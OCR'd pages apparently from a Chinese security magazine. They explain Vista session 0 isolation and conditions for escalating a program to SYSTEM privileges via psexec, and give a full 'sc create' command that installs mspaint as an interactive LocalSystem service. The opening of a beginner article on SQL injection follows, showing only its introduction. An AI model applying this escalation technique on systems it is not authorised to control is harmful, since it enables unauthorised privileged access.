


图 4

用户实现交互。而在 WindowsXP 中 session 0 存在窗口站，所以服务和应用程序之间可以畅通无阻的通信，而在 Vista 中 session 0 和 session 1 分别运行服务程序和应用程序，并且在 session 0 中没有 WinSta0 窗口站，所以出现了上面的错误，Vista 的 session 0 隔离提高系统安全性的"秘密"就在 WinSta0 窗口站中。



图 5

在 Vista 中我们虽然不能再借助 at 命令将第三方应用程序的权限提升为 system，但是使用工具却依然可以，通过 psexec 还是可以撬开 Vista 中的 system 帐户的！

通过上面的描述，我们得出了 Vista 下 system 权限提升的条件：

1、程序必须保证不能在 session 0 中运行（以服务方式运行），可以在 session 1（用户环境）或者 sessin 2（远程登录环境）。

2、system 进程必须运行在 WinSta0 窗口站中。

Vista 的权限分配比以前的 Windows 版本更具体、更细致了！

三、Vista 中的服务安装

因为在 Vista 中服务和应用程序之间进行了 session 0 隔离，那么只有当切换到 Session 0 以后才能看到由交互式服务发起的消息对话框，而这个切换过程是需要另外一个系统自带的服务 Interactive Service Detection Service 来完成的。我们通过系统的 sc 服务配置程序和 resource kit 里面的工具 srvany.exe 来将画图程序安装为服务！

首先确保系统已经安装了 Windows Server 2003 Resource Kit Tools（可以从网上下载），然后打开命令提示符窗口，并运行命令 **sc create MSPAINT type= interact type= own start= auto binpath= "C:\Program Files\Windows Resource Kits\Tools\srvany.exe" obj= LocalSystem displayname= "Mspaint.exe"**，命令执行成功后，我们打开注册表编辑器，定位到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet

\Services下，新增了一个MSPAINT子项，双击该项，在右侧的详细窗格里新建一个字符串键值Application，并将其数值数据设置为：c:\windows\system32\mspaint.exe，如图6。

然后我们打开services.msc面板，找到Interactive Service Detection Service服务确保未禁用，然后启动Mspaint.exe服务，系统会弹出一个对话框，单击“check request”按钮就切入到Session 0会话中了，这时候就可以看到我们的画图程序了，单击Interactive Services Dialog detection对话框上的“My desktop”按钮，就可以回到原来的桌面。

在Vista中我们依然可以将应用程序安装为服务，这时候查看系统在session 0里，查看系统进程会发现在Session 0里启动了两个UI0Detect.exe进程，这就是“Interactive Services Detection”服务的Host进程。这两个进程（服务）分别工作在Session 0和1下，负责发送切换Session的消息。

以前文章中介绍intsrv.exe可以借助于Interactive Service Detection Service创建一个服务，通过这点来看，Interactive Service Detection Service服务倒成了一个危险服务，不过安全也是相对的。




图6

菜鸟来谈SQL Injection

fjhh

文字难易度：★★★★

一、注入之源头活水

注入，这源头活水从何而来？这就是用户提交的数据，数据被使用request对象接收后，未加任何判断或者判断过滤不完全，就直接被用来查询数据库，这就导致了SQL Injection的发生。如图1所示就是存在漏洞的页面，看到这儿，可能就会有菜鸟要有疑问了，为什么不加判断、过滤呢？我们来引用一下前辈的言论：“这世界根本就不存在100%成功的黑客技术，苍蝇不叮无缝的蛋，无论技术多高深的黑客，都是因为别人的程序写得不严密或使用者保密意识不够，才有得下手。”




图1




图2




图3

